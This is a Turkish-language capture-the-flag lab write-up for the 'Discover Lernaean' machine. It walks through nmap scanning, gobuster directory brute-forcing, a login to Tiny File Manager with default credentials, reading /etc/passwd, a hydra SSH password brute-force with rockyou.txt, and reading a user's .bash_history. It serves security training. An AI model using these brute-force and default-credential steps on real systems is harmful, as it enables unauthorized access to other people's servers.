Discover Lernaean Write-up

Giriş

Discover Lernaean ısınma makinesi, Apache ve SSH servisleriyle çalışırken özellikle web uygulama güvenliği ile ilgili becerilerinizi geliştirmek için iyi bir başlangıç noktası sunar. Bu makinede, Apache ve SSH servislerinin güvenlik açıklarını nasıl keşfedebileceğinizi öğreneceksiniz. Ayrıca, saldırganların en çok kullandığı yöntemlerden biri olan SSH bruteforce saldırılarını öğreneceksiniz. Bu süreçte, Apache sunucusuna yönelik dizin tarama tekniklerini de inceleyecek ve bu taramaların ne tür güvenlik açıklarına neden olduğunu keşfedeceksiniz. Bu alıştırma, temel web uygulama güvenliğini anlamanız için ideal bir başlangıç noktasıdır.

Apache

Apache HTTP Server, dünya genelinde yaygın olarak kullanılan, açık kaynak kodlu bir web sunucu yazılımıdır. İlk olarak 1995 yılında piyasaya sürülen Apache, güvenilirlik, esneklik ve genişletilebilirlik açısından yüksek bir itibara sahiptir. Web sunucusu, istemcilerin (web tarayıcılar) isteklerini karşılayarak, web sayfalarını ve diğer içerikleri kullanıcıların erişimine sunar.

Apache ayrıca Linux, Windows ve MacOS gibi birçok işletim sistemiyle uyumlu olarak çalışır. Apache, hem statik hem de dinamik içerikleri sunabilir ve PHP, Perl, Python gibi popüler programlama dilleriyle entegre çalışabilir.

Apache Web Sunucusu, istemci-sunucu modelini kullanarak web sitesi içerikleri sunar. Bir web tarayıcısı (istemci) tarafından yapılan HTTP isteği, Apache sunucusu tarafından alınır. İstek, sunucunun dosya sisteminden ilgili statik dosyaları (HTML sayfaları, resimleri vb.) bulup istemciye göndermesi ya da dinamik içerik üretmek için backend uygulama sunucuları (PHP, Python vb.) ile etkileşime geçerek işlenir. İşlenen içerik, HTTP yanıtı olarak istemciye geri gönderilir.

Apache Web Sunucusu, web sitelerinde belirli sayfaları otomatik olarak açar. Örneğin, birisi bir web sitesini ziyaret ettiğinde, Apache, genellikle bir web sitesinin ilk sayfası olan `index.php` veya `index.html` gibi dosyaları arar ve bulduğunda bu sayfayı gösterir. Bu işlem, Apache'nin ayar dosyalarında

belirlenen kurallarla yapılır ve web sitelerinin ana sayfasının ziyaretçilere doğrudan gösterilmesini sağlar.

Apache, hem bireysel projeler hem de büyük kurumsal web siteleri için tercih edilen popüler bir web sunucusudur.

HTTP

HTTP (Hypertext Transfer Protocol), internet üzerinden bilgi alışverişini sağlayan bir protokoldür. Bu sistemde, bir istemci (genellikle web tarayıcısı) ve bir sunucu arasında iletişim kurulur. İşlem, istemcinin bir URL girmesi veya bir bağlantıya tıklamasıyla başlar ve bu, sunucuya bir HTTP isteği olarak iletilir. Sunucu, bu isteği alıp işledikten sonra, eğer istenen kaynak mevcutsa, kaynağı bir HTTP yanıtı ile istemciye geri gönderir. İstemci, sunucudan gelen bu yanıtı alır ve eğer bir web sayfasıysa, sayfayı kullanıcıya gösterir. Bu basit ve esnek yapı, HTTP'yi web'in temel bir parçası getirmiştir.

HTTP İsteği

Aşağıda hackviser.com sitesinin ana sayfasına giren bir kullanıcının tarayıcısından hackviser.com sitesinin sunucusuna giden örnek bir HTTP isteği gösterilmiştir.

```
GET /index.html HTTP/1.1
Host: www.hackviser.com
```

HTTP Yanıtı

Aşağıda bir web sunucusundan gelen örnek HTTP yanıtı yer almaktadır.

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 130

<html>
<head>
    <title>Example Page</title>
</head>
<body>
    <h1>Welcome</h1>
    <p>Example page content.</p>
</body>
</html>
```

Bilgi Toplama

Hedef makinemiz üzerinde port taraması yaparak bilgi toplamaya başlayalım.

Görev 1, Görev 2

Açık portları tespit etmek için nmap aracını kullanabiliriz. Çalışan servislerin versiyon bilgilerine de ulaşmak için nmap komutumuza `-sV` parametresi ekleyelim.


```
root💀hackerbox:~# nmap -sV 172.20.1.147
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-06 16:43 CST
Nmap scan report for 172.20.1.147
Host is up (0.00036s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.56 ((Debian))
MAC Address: 52:54:00:17:5D:01 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.02 seconds
```

Port taraması sonucunda hedef makinede SSH ve Apache HTTP servislerinin çalıştığını tespit ettik.

80 portunda çalışan bir web sunucusunun sunduğu websitesine, web tarayıcımız üzerinden ulaşabiliriz.

Aşağıda da görüldüğü üzere websitesinin ana sayfasında Apache2'nin varsayılan olarak gelen bir sayfasını görüyoruz.



Görev 3
Görevde bizden bir dizin taraması yaparak keşif gerçekleştirmemiz isteniyor. Bunun için `dirbuster`, `gobuster` gibi dizin tarama araçları kullanılabilir.

gobuster
Gobuster brute-force için kullanılan bir araçtır. Web sitelerindeki URI'ler (dizinler ve dosyalar) ve DNS subdomainlerinin keşfi gibi amaçlarla kullanılabilir.

```
gobuster [mode][options]
```

dir Modu
dir modu ile dizin ve dosya keşfi yapabiliriz.

```
gobuster dir [flags]
```

```
-u : Hedef URL

-w : Deneme yapılacak wordlist'e giden yol

-t : Eşzamanlı iş parçacığı sayısı (varsayılan 10)

-v : Ayrıntılı çıktı (hatalar)
```

```
gobuster dir -u <website> -t <thread-number> -w <wordlist>
```

SecList
SecLists, zafiyet araştırmacılığı kullanılan birden fazla liste türünün tek bir yerde toplandığı bir koleksiyondur. Liste türleri arasında kullanıcı adları, parolalar, URL'ler, fuzzing payloadları, web shelleri ve çok daha fazlası bulunur. (https://github.com/danielmiessler/SecLists)

Brute-force yöntemiyle dizin taraması yaparken SecLists/Discovery/Web-Content altındaki dizin listelerinden birini kullanabiliriz.


HackerBox içindeki SecLists Yolu: `/usr/share/wordlists/SecLists`

SecLists içindeki bir wordlist i kullanarak dizin taramasını gerçekleştirelim.

```
root💀hackerbox:~# gobuster dir -u 172.20.1.147 -t 50 -w /usr/share/wordlists/SecLists/
Discovery/Web-Content/directory-list-1.0.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://172.20.1.147
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/
directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/filemanager          (Status: 301) [Size: 318] [──> http://172.20.1.147/filemanager/]
Progress: 141708 / 141709 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```

Görev 4

Web tarayıcımız ile keşfetmiş olduğumuz **`/filemanager`** dizinine gidelim.




Gitmiş olduğumuz **`/filemanager`** dizininde bizi bu sayfa karşılıyor.

Görevde kullanıcı adı ve parolayı bulmamız isteniyor. Bunun için sayfada yazan “Tiny File Manager” yazılımı ile ilgili internette araştırma yapabiliriz.

Yaptığımız araştırma sonucunda bu uygulamanın yaygın bir kullanımı olduğunu görüyoruz ve bir GitHub reposuna ulaşıp göz gezdiriyoruz.

GitHub Reposu: https://github.com/prasathmani/tinyfilemanager

İncelediğimiz repoda aşağıdaki görselde de olduğu gibi 2 adet varsayılan kullanıcı adı ve parola olduğunu görüyoruz.




Giriş yapmak için bu bilgileri denediğimizde `user:12345` giriş bilgilerinin doğru olduğunu görüyoruz.

Oturum açtığımızda hedef bilgisayarın dosya sistemine erişebildiğimizi gördük.

Sisteme Erişim

Görev 5
Eklenen son kullanıcıyı görmek için /etc/passwd dosyasının içeriğine bakalım.

/etc/passwd: Bu dosya içerisinde sistemdeki kullanıcılar ile ilgili, kullanıcı adı, uid, gid ve ev dizini gibi çeşitli bilgiler yer alır.



Yukarıdaki görselde de görüldüğü üzere bilgisayara eklenmiş son kullanıcı **rock** kullanıcısıdır.

Görev 6

Yapmış olduğumuz port taramasında 22 portunda SSH servisinin de çalıştığını öğrenmiştik.

Keşfetmiş olduğumuz rock kullanıcısı olarak hedef makineye SSH ile bağlanmaya çalışacağız. SSH ile bağlanırken parola bilgisi de gerektiği için öncelikle rock kullanıcısının parolasını tespit etmemiz gerekiyor. Bunun için SSH brute-force yöntemini kullanarak rock kullanıcısının parolasını bulmayı deneyelim.

hydra

hydra özellikle parola saldırıları yapmak için kullanılan bir brute-force aracıdır. SSH, Telnet, VNC, RDP ve MySQL gibi bir çok farklı servis ve protokolü destekler.

```
hydra [options] -s <port> <target-protocol> <module-options>
```

Bazı önemli parametreler.

```
-L : Kullanıcı adı listesi belirtmek için kullanılır.

-l : Spesifik bir kullanıcı adı belirtmek için kullanılır.

-P : Parola listesi belirtmek için kullanılır.

-p : Spesifik bir parola belirtmek için kullanılır.

-t : Eş zamanlı olarak çalışacak thread sayısı.

-V : Ayrıntılı çıktı verir.
```

rockyou.txt
İçerisinde dünya genelinde en sık kullanılan parolaları barındıran bir parola listesidir.

```
root💀hackerbox:~# hydra -l rock -P /usr/share/wordlists/rockyou.txt 172.20.1.147 ssh

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-06 18:06:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/
p:14344398), ~896525 tries per task
[DATA] attacking ssh://172.20.1.147:22/
[STATUS] 123.00 tries/min, 123 tries in 00:01h, 14344280 to do in 1943:41h, 16
active
[22][ssh] host: 172.20.1.147   login: rock   password: 7777777
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until
end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-06 18:07:19
```

Yapmış olduğumuz brute-force parola saldırısı sayesinde **`rock`** kullanıcısının parolasını tespit ettik.

Görev 7
Görevi tamamlayabilmek için SSH üzerinden hedef makineye bağlanalım.

```
root💀hackerbox:~# ssh rock@172.20.1.147
The authenticity of host '172.20.1.147 (172.20.1.147)' can't be
established.
ECDSA key fingerprint is SHA256:Ih/gNw8e1J45qBGn/
LX8G+O2ySRfNSduVmd3gfGCi98.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.1.147' (ECDSA) to the list of known
hosts.
  _    _            _          _
 | |  | |          | |        (_)
 | |__| | __ _  ___| | ____   ___ ___  ___ _ __
 |  __  |/ _` |/ __| |/ /\ \ / / / __|/ _ \ '__|
 | |  | | (_| | (__|   <  \ V /| \__ \  __/ |
 |_|  |_|\__,_|\___|_|\_\  \_/ |_|___/\___|_|

_____________________________________________________

Welcome ^_^
rock@172.20.1.147's password:
Linux discover-lernaean 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1
(2023-08-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

rock@discover-lernaean:~$
```

Kullanıcının son çalıştırdığı komutları görmek için komut geçmişine bakabiliriz. Kullanıcıların komut geçmişleri ev dizinlerinin altında bulunan `.bash_history` dosyasında bulunur.

Bu dosyayı okuyalım.

```
rock@discover-lernaean:~$ ls -lA
-rw------- 1 rock rock  121 Sep 20 10:19 .bash_history
-rw-r--r-- 1 rock rock 3526 Mar 27  2022 .bashrc
rock@discover-lernaean:~$ cat .bash_history
cat .bash_history
cd
ls -la
history
ls
ls -la
exit
cd
exit
pwd
cd /var/www/html/
ls -la
cd filemanager/
ls -la
cd
ls -la
```

💪 Kullanıcının çalıştırdığı ilk komutu, komut geçmişini inceleyerek bulduk.

-

Tebrikler 🙌

✨ Bu alıştırmadaki tüm görevleri başarıyla tamamladınız.